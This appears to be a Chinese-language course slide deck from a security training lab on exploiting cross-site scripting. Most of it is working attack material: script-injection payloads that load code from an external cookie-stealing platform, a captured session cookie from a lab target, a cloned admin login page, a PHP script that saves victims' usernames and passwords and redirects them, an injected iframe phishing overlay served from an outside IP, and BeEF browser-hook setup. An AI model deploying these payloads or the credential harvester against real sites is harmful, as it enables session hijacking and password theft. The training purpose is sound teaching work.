# 跨站脚本攻击漏洞利用

# 学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.hetianlab.com/

合天网安实验室：https://www.hetianlab.com/

**主打课程：**

**《web安全》：OWASP TOP 10漏洞原理及测试**

**《渗透测试》：渗透测试流程及工具的使用**

**《安全开发》：用python写一个综合的扫描器**

**《CTF-PWN》：CTF中的PWN相关**

**《CTF-WEB》：CTF中WEB相关**

# 目录
CONTENTS

# /01 利用XSS漏洞获取cookie

# 1.1 cookie被窃取的危害

在网页浏览中我们常常涉及到用户登录，登录完毕之后服务端会返回一个cookie值。这个cookie值相当于一个令牌，拿着这张令牌就等同于证明了你是某个用户。

如果你的cookie值被窃取，那么攻击者很可能能够直接利用你的这张令牌不用密码就登录你的账户。如果想要通过script脚本获得当前页面的cookie值，通常会用到document.cookie。

# 1.2 XSS Platform

一个测试XSS漏洞获取cookie的平台，XSS可以做JS能做的所有事，包括但不限于窃取cookie、后台增删改文章、钓鱼、利用XSS漏洞进行传播、修改网页代码、网站重定向、获取用户信息等。

# 1.2.1 在线XSS Platform

https://xss.pt/

# 1.2.2 插入payload获取cookie

项目默认为https代码 | 转换http代码 | 转换https代码 | 备用域名（https代码） | 备用域名（http代码）

项目名称: test

以下为：http代码

**如何使用：**

备用域名项目地址用于，突破360，或者浏览器等屏蔽主域名。用于突破主站域名被屏蔽或者被拉黑名单！！

图片探测系统（记录referer、IP、浏览器等信息），只要对方网站可以调用外部图片(或可自定义HTML)，常用于探测后台地址

图片插件一： http://xss.pt/Ncqgp.jpg

```
<Img sRC=http://xss.pt/Ncqgp.jpg>
```

一、将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 查看XSS返回结果。

```
<sCRiPt sRC=//xss.pt/Ncqg></sCrIpT>
```

或者上面代码转换URL一次编码

```
%3CsCRiPt%20sRC%3D%2F%2Fxss.pt%2FNcqg%3E%3C%2FsCrIpT%3E
```

或者标准代码

```
</tExtArEa>'"><sCRiPt sRC=http://xss.pt/Ncqg></sCrIpT>
```

或者上面代码转换URL一次编码

```
%26lt%3B%2FtExtArEa%26gt%3B%26%23039%3B%26quot%3B%26gt%3B%26lt%3BsCRiPt%20sRC%3Dhttp%3A%2F%2Fxss.pt%2FNcqg%26gt%3B%26lt%3B%2FsCrIpT%26gt%3B
```


-折叠 2021-03-18 16:08:34

- location : http://192.168.74.149/dvwa/vulnerabilities/xss_r/?name=%3CsCRiPt sRC%3D%2F%2Fxss.pt%2FNcqg%3E%3C%2FsCrIpT%3E#
- toplocation : http://192.168.74.149/dvwa/vulnerabilities/xss_r/?name=%3CsCRiPt sRC%3D%2F%2Fxss.pt%2FNcqg%3E%3C%2FsCrIpT%3E#
- cookie : security=low; PHPSESSID=c7eae39a23728277eb82c35ca3e85bf3
- opener :
- HTTP_REFERER : http://192.168.74.149/
- HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36 Edg/89.0.774.54
- REMOTE_ADDR : 218.76.35.2
- IP-ADDR :

删除

# 1.3 BlueLotus_XSSReceiver

无sql版的cookie接收平台




# 1.3.1 编写cookie接收代码

在**我的JS**里插入**default**模板，然后将**website**的值修改为该平台的首页

# 1.3.2 插入payload获取cookie

点击**生成payload**将该payload插入xss漏洞处即可获取cookie



# /02 利用XSS漏洞钓鱼、流量劫持

# 2.1 钓鱼原理

诱导用户输入网站的账号密码，被我们自己搭建在公网上的服务器获取，跳转到我们自己搭建的服务器时，我们可以在自己的服务器上写一段代码传送获取到的账号密码跳转到的这个钓鱼页面网站的真实登入页面进行登入。

# 2.1.1 制作钓鱼页面

为了模拟真实的登录页面，可以将原网站的登录页面的源码复制下了，然后将里面的一些路径修改为网站的地址。

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta charset="utf-8">
  <!-- Title and other stuffs -->
  <title>登录 - 熊海CMS后台管理系统</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="author" content="">
  <!-- Stylesheets -->
  <link href="http://139.9.198.30:9000/admin/style/bootstrap.css" rel="stylesheet">
  <link rel="stylesheet" href="http://139.9.198.30:9000/admin/style/font-awesome.css">
  <link href="http://139.9.198.30:9000/admin/style/style.css" rel="stylesheet">
  <link href="http://139.9.198.30:9000/admin/style/bootstrap-responsive.css" rel="stylesheet">
```

# 2.1.2 接收钓鱼信息

当受害者输入账号密码之后会通过该页面进行接收，然后返回正常的网站页面。

```php
<?php
$name = $_POST['user'];
$pwd = $_POST['password'];
$userpwd = $name.":".$pwd;
fputs(fopen("test.txt","w"),"$userpwd");
header('Location:http://139.9.198.30:9000');
?>
```

# 2.1.3 构造payload

<script src=http://139.9.198.30/cookie.js></script>

iframe元素会创建包含另外一个文档的内联框架，也就是说如果我们在网页中添加了一个iframe元素，src一个需要内联的网址，然后src的网页就会加载在当前网站，这样当我们的xss代码被触发的时候，网站就会内嵌一个我们伪造的一毛一样的钓鱼页面在管理员的浏览器上，管理员可能就以为自己退出了系统，然后重新输入用户名和密码，这样密码就会发送到我们的服务器上，我们就可以利用用户名和密码进行登录了，然后就可以进入后台为所欲为了。

```
1  #cookie.js
2  document.body.innerHTML=('<div
   style="width:100%;height:100%"><iframe
   src=http://139.9.198.30/1.html width=100%
   height=1000px scrolling=no
   frameborder=0></iframe></div>');
```

# 2.2 流量劫持

流量劫持是指利用一些软件或者木马修改浏览器不停的弹出新的窗口强制性的让用户访问指定的网站。

在网页中想办法插入一句像这样的语句：

<script>window.location.href="http://www.baidu.com";</script>

那么所访问的网站就会被跳转到百度的首页。

# /03 BeEF的使用

# 3.1 BeEF简介

BeEF，全称The Browser Exploitation Framework，是一款针对浏览器的渗透测试工具。kali 集成Beef，而且Beef有很多好使的payload。例如，通过XSS这个简单的漏洞，BeeF可以通过一段编制好的javascript控制目标主机的浏览器。

# 3.2 BeEF攻击浏览器的流程

生成交互paylaod的hook

服务器端：beef作为服务端管理，管理访问运行了hook的客户端

客户端：运行与客户端浏览器的 Javascript 脚本（hook），也就是beef生成的payload。

beef将运行了hook的web浏览器钩住，进行管理

# 3.3 BeEF攻击手段


配合xss，将hook插入到存在xss的注入处；

直接诱使客户端访问含有 hook 的伪造站点

结合中间人攻击注入 hook 脚本

# 3.4 BeEF使用方法

启动，第一次启动会让我们设置账号密码




```
Aug 11 07:45:42 kali systemd[1]: Started beef-xss.
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44][*] Browser Exploitation Framework (BeEF) 0.5.0
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44]    |   Twit: @beefproject
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44]    |   Site: https://beefproject.com
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44]    |   Blog: http://blog.beefproject.com
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44]    |_  Wiki: https://github.com/beefproject/bee
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Aug 11 07:45:44 kali beef[1484]: -- migration_context()
Aug 11 07:45:44 kali beef[1484]:    -> 0.0073s
Aug 11 07:45:44 kali beef[1484]: [ 7:45:44][*] BeEF is loading. Wait a few seconds...

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

```
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

# 感谢您的聆听

学习工具、资料及课程回放

扫码免费领取